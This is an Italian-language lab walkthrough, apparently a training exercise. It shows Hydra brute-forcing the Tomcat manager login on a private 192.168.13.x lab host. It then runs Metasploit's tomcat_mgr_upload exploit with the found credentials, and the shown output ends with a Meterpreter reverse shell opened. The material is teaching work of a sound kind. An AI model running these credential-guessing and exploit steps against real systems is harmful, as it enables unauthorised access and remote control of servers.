
Exploit target:
Id  Name
--  --
0  Java Universal
```


```
[TTEMPT] target 192.168.13.200 - login "admin" - pass "azurite" - 35 of 1235 [child 0] (0/0)
[TTEMPT] target 192.168.13.200 - login "admin" - pass "ec2-user" - 36 of 1235 [child 2] (0/0)
[TTEMPT] target 192.168.13.200 - login "admin" - pass "vagrant" - 37 of 1235 [child 3] (0/0)
[TTEMPT] target 192.168.13.200 - login "admin" - pass "azureuser" - 38 of 1235 [child 6] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "root" - 39 of 1235 [child 7] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "admin" - 40 of 1235 [child 9] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "test" - 41 of 1235 [child 10] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "password" - 42 of 1235 [child 11] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "guest" - 43 of 1235 [child 12] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "info" - 44 of 1235 [child 13] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "adm" - 45 of 1235 [child 15] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "mysql" - 46 of 1235 [child 1] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "user" - 47 of 1235 [child 8] (0/0)
[080][http-get] host: 192.168.13.200  login: admin  password: password
[TTEMPT] target 192.168.13.200 - login "luca" - pass "administrator" - 48 of 1235 [child 5] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "oracle" - 49 of 1235 [child 4] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "ftp" - 50 of 1235 [child 14] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "pi" - 51 of 1235 [child 0] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "gepetto" - 52 of 1235 [child 1] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "puppet" - 53 of 1235 [child 2] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "ansible" - 54 of 1235 [child 3] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "ec2-user" - 55 of 1235 [child 6] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "vagrant" - 56 of 1235 [child 7] (0/0)
[TTEMPT] target 192.168.13.200 - login "luca" - pass "azureuser" - 57 of 1235 [child 8] (0/0)
```


## VEDERE I PARAMETRI RICHIESTI DALL'EXPLOIT → show options

```
[kali㉿kali)-[~/Documents/Liste]
$ hydra -L username.txt -P password.txt -V -s 8080 192.168.13.200 http-get /manager/html
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
nd ethics anyway.
```

Nelle impostazioni dell'exploit, i parametri **username** e **password** sono mancanti. A tal proposito, utilizziamo il tool **hydra** per trovarle Successivamente le settiamo → set **HTTPUSERNAME** **admin**  
→ set **HTTPPASSWORD** **password**









```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.13.100:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying 6Zg3pVrnSK9dy5X82iPgBiw0OmH ...
[*] Executing 6Zg3pVrnSK9dy5X82iPgBiw0OmH ...
[*] Undeploying 6Zg3pVrnSK9dy5X82iPgBiw0OmH ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (57971 bytes) to 192.168.13.200
[*] Meterpreter session 1 opened (192.168.13.100:4444 → 192.168.13.200:49450) at 2024-11-20 10:12:36 -0500

meterpreter > █
```

**LANCIARE L'EXPLOIT → run  
→ exploit**



